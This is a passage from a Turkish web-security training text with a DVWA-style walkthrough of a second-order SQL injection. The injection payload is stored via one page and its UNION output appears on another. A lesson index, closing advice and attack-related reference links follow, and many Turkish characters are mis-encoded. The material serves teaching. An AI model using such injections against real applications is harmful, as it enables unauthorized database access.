
Bu sayfaya nickname'mimizi (test verisini) girdiđimizde girdiđimiz bilgiler ekrana gelecektir.



Őimdi ilk sayfaya sql injection ifadesi girelim.



Sql injection kodu güvenli Őekilde sorguya yerleŐtirilir, fakat olduđu gibi veritabanına kaydedilir.




The screenshot shows the phpMyAdmin interface. The SQL query entered is `SELECT * FROM `datastore` LIMIT 0, 30`. The results table displays the following data:

nickname	age	firstName	lastName
test	11	test	test
deneme	11	* UNION Select 1,2,3,4 #	deneme

A black arrow points to the 'deneme' row, indicating the successful execution of the SQL injection.


Ardından girdiđimiz bilgileri grntleme sayfasına gelelim ve son girdiđimiz kaydı getirelim.



The screenshot shows the 'See your Details' page. The form contains the following information:

Nickname : deneme

submit



Görüldüğü üzere metin kutusuna girdiđimiz ' UNION Select 1,2,3,4 # sorgusunun çıktıŐı ekrana yansımıŐtır. Normalde bu sayfanın arkaplanında ' UNION Select 1,2,3,4 # verisi veritabanından ilk sorgu ile çekilmiŐtir ve ikinci sorgunun where clause'una dahil edilmiŐtir. İkinci sorguda denetim olmadıđından where clause'da bir enjeksiyon olmuŐtur ve ekrana UNION'ın çıktıŐı yansımıŐtır. Böylece insert sayfasına ' UNION Select 1,2,3,4 yerine information_schema 'dan bilgi toplayacak select sorguları koyarak show sayfasında çıktıŐları görüntüleyebilir ve sql injection saldırılarımızı böylelikle devam ettirebiliriz.

Not:

Second order sql injection zafiyetinin normal sql injection'dan farkı deneme yanılma ile gireceđimiz sql kodlarının çıktıŐlarını uygulamanın bir baŐka sayfasında görüntüleyebiliriz.

UYGULAMALI DİĐER WEB ZAFİYETLERİ

DVWA Türkçe Yazı Dizisi



Hasan Fatih ŐimŐek tarafından hazırlanmıŐtır.

(DVWA Yazı Dizisi Hazırlanma Tarihi, 2014)

(Okumak İin Linklere Tıkla)

[DVWA Nedir?](#)

[Windows'a DVWA Kurulumu](#)

[Linux'a DVWA Kurulumu](#)

[Ders 1 - DVWA'ya GiriŐ](#)

[Ders 2 - Brute Force \(Low Level\)](#)

[Ders 3 - Brute Force \(Medium Level\)](#)

[Ders 4 - Command Injection \(Low Level\)](#)

[Ders 5 - Command Injection \(Medium Level\)](#)

[Ders 6 - Command Injection \(High Level\)](#)

[Ders 7 - Cross Site Request Forgery \(Low Level\)](#)

[Ders 8 - File Inclusion \(Low Level\)](#)

[Ders 9 - File Inclusion \(Medium Level\)](#)

[Ders 10 - File Inclusion \(High Level\)](#)

[Ders 11 - File Upload \(Low Level\)](#)

[Ders 12 - File Upload \(Medium Level\)](#)

[Ders 13 - File Upload \(High Level\)](#)

[Ders 14 - SQL Injection \(Low Level\)](#)

[Ders 15 - SQL Injection \(Low Level\) II](#)

[Ders 16 - SQL Injection \(Medium Level\)](#)

[Ders 17 - Blind SQL Injection \(Low Level\)](#)

[Ders 18 - Blind SQL Injection \(Medium Level\)](#)

[Ders 19 - Reflected XSS \(Low Level\)](#)

[Ders 20 - Reflected XSS \(Medium Level\)](#)

[Ders 21 - Reflected XSS \(High Level\)](#)

[Ders 22 - Stored XSS \(Low Level\)](#)

[Ders 23 - Stored XSS \(Medium Level\)](#)

SON NOT

Web Güvenliđi ile TanıŐma eđitimlerinde kullandığım, daha önceden kendim için hazırladığım bu materyalleri eđitim sırasında açıklayarak / detaylandırarak anlatma usulü sergilediđimden makalelerde bazı noktalarda sert geçiŐler gözlemleyebilirsiniz. Eđitim sırasında aldıđınız notlarla bu makaleleri deđerlendirmeniz sizin faydanızdır.

Tavsiye olarak verilecek bir Őey ise; web sızma testleri alanında yeterlilik kazanmak isteniyorsa, beyaz Őapkalı hacker olmak isteniyorsa durumu tool öğrenmek zannetmeyin. Tool deđeril, web'in saldırı dilini öğrenin. Web'in saldırı dilini öğrenmek için baŐlangıç bir öneri: Aynı saldırıyı uygulayan alternatif birden fazla tool kullanmak. Bu sizi saldırı dilini öğrenmeye yaklaŐtıracaktır. Bu konuda ilerleme katedildikten sonra web'in dođrudan saldırı dilini öğrettiđini düşünüđüm kaynađı okuyabilirsiniz:

The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws,
Second Edition.

Siber güvenlik alanında tool bilene lamer (veya script kiddies) adı verilir. Saldırıyı bilene ise hacker. Bu notla dökümanı kapatmıŐ olalım.

KAYNAKLAR

- <https://guif.re/networkpentest>
- <http://insidetrust.blogspot.com.tr/2011/08/using-hydra-to-dictionary-attack-web.html>
- <https://www.siberportal.org/red-team/web-application-penetration-tests/enumerating-webdav-extention-on-web-application-penetration-tests/>
- <https://nmap.org/nsedoc/scripts/http-webdav-scan.html>
- <https://blog.skullsecurity.org/2009/webdav-detection-vulnerability-checking-and-exploitation>
- <https://tools.kali.org/web-applications/davtest>
- <http://www.wiki-zero.com/index.php?q=aHR0cHM6Ly9lbi53aWtpcGVkaWEub3JnL3dpa2kvV2ViREFW>
- <https://www.digitalocean.com/community/tutorials/how-to-configure-webdav-access-with-apache-on-ubuntu-14-04#testing>
- <https://www.apachelounge.com/viewtopic.php?p=28631>
- <https://devops.profitbricks.com/tutorials/how-to-set-up-webdav-with-apache-on-centos-7/>
- <https://charlesreid1.com/wiki/Metasploitable/Apache/DAV>
- <https://askubuntu.com/questions/505340/enable-all-http-methods-on-apache?rq=1>
- <https://www.siberportal.org/red-team/web-application-penetration-tests/web-uygulama-sizma-testlerinde-kullanilan-http-put-metodunun-istismar-edilmes/>
- <http://www.smeegesec.com/2014/10/detecting-and-exploiting-http-put-method.html>
- <https://guif.re/networkpentest>

- <https://technet.microsoft.com/en-us/library/security/ms15-034.aspx>
- https://www.rapid7.com/db/modules/auxiliary/dos/http/ms15_034_ulonglongadd
- <https://www.mehmetince.net/ms15-034-http-sys-remote-code-execution-zafiyeti-ve-dos-saldirisi/>
- <https://github.com/r00t-3xp10it/nmap-nse-modules/blob/master/ms15-034.nse>
- <https://github.com/actuated/msf-exploit-loop>
- <https://stackoverflow.com/questions/5161193/how-to-kill-a-child-process-after-a-given-timeout-in-bash>
- <https://blog.qualys.com/tag/slow-http-attack>
- <https://www.systutorials.com/docs/linux/man/1-slowhttptest/>
- <https://github.com/shekya/slowhttptest/issues/49>
- <https://www.slideshare.net/jseidl/latinoware-2013-supereffectivedosattacks>
- <https://github.com/valyala/goloris>
- <https://github.com/shekya/slowhttptest/wiki/InstallationAndUsage>
- [https://en.wikipedia.org/wiki/Mirai_\(malware\)](https://en.wikipedia.org/wiki/Mirai_(malware))
- <http://webrazzi.com/2016/10/24/nesnelerin-sucu-neydi-tarihi-ddos-saldirisina-sebep-olan-webcamler-ureticisi-tarafindan-toplatiliyor/>
- http://www.chip.com.tr/haber/yeni-dunya-hackerlari-bu-sadece-denemeydi_65827.html
- <https://github.com/D4Vinci/PyFlooder>
- <https://stackoverflow.com/questions/24955883/what-is-the-max-opened-files-limitation-on-linux>
- <http://www.slashroot.in/slowloris-http-dosdenial-serviceattack-and-prevention>
- <http://www.rationallyparanoid.com/articles/tcpdump.html>
- http://www.tcpdump.org/tcpdump_man.html
- <http://ask.xmodulo.com/capture-tcp-syn-ack-fin-packets-tcpdump.html>
- <https://superuser.com/questions/587302/how-to-make-tcpdump-to-display-ip-and-port-number-but-not-hostname-and-protocol>
- <https://muhammedilmac.com.tr/2016/06/target-blank-ile-birlikte-gelen-window-opener-problemi/>
- <https://www.netsparker.com/web-vulnerability-scanner/vulnerability-security-checks-index/phishing-by-navigating-browser-tabs/>
- https://portswigger.net/kb/issues/00500800_password-field-with-autocomplete-enabled

- <https://www.acunetix.com/vulnerabilities/web/password-type-input-with-auto-complete-enabled>
- <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/autocomplete-enabled/>
- <https://news.ycombinator.com/item?id=4847350>
- <http://beefproject.com/>
- <https://labs.neohapsis.com/2012/04/25/abusing-password-managers-with-xss/>
- <https://www.esecforte.com/second-order-sql-injection/>
- https://tr.wikipedia.org/wiki/SQL_Injection#.C4.B0kincil_SQL_injection.28Second_order_SQL_injection.29
- Tez Raporu / Literatür Taraması / İncelenmiş Makaleler / BGA / Okunmuşlar / Güvenlik Testlerinde Bilgi Toplama (Pdf'in parsellenmiş hali).docx
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Range>
- <https://stackoverflow.com/questions/2773396/whats-the-content-length-field-in-http-header>
- <https://sankhs.com/2016/03/17/content-length-http-headers/>
- Paketleme İin Gzden Geirilecekler/İnternette Edinilmiş Kıymetli Bilgiler/Apache Range Saldırıları ile Apache Sunucuları Servis DıŐı Bırakma.docx
- <https://lwn.net/Articles/456723/>
- https://www.rapid7.com/db/modules/auxiliary/dos/http/apache_range_dos
- <http://apache-range-exploit.com/>
- <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-mitigation-of-apache-range-header-dos-attack/>
- <https://www.hackersgarage.com/apache-killer-denial-of-service-flaw-in-apache-webserver.html>
- <http://apache-range-exploit.com/>
- <https://www.freesoft.org/CIE/RFC/2068/225.htm>
- <https://stackoverflow.com/questions/19290033/http-byte-ranges-and-multipart-byteranges-alternatives>
- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Range>
- <http://www.includekarabuk.com/dvwatutorial.php>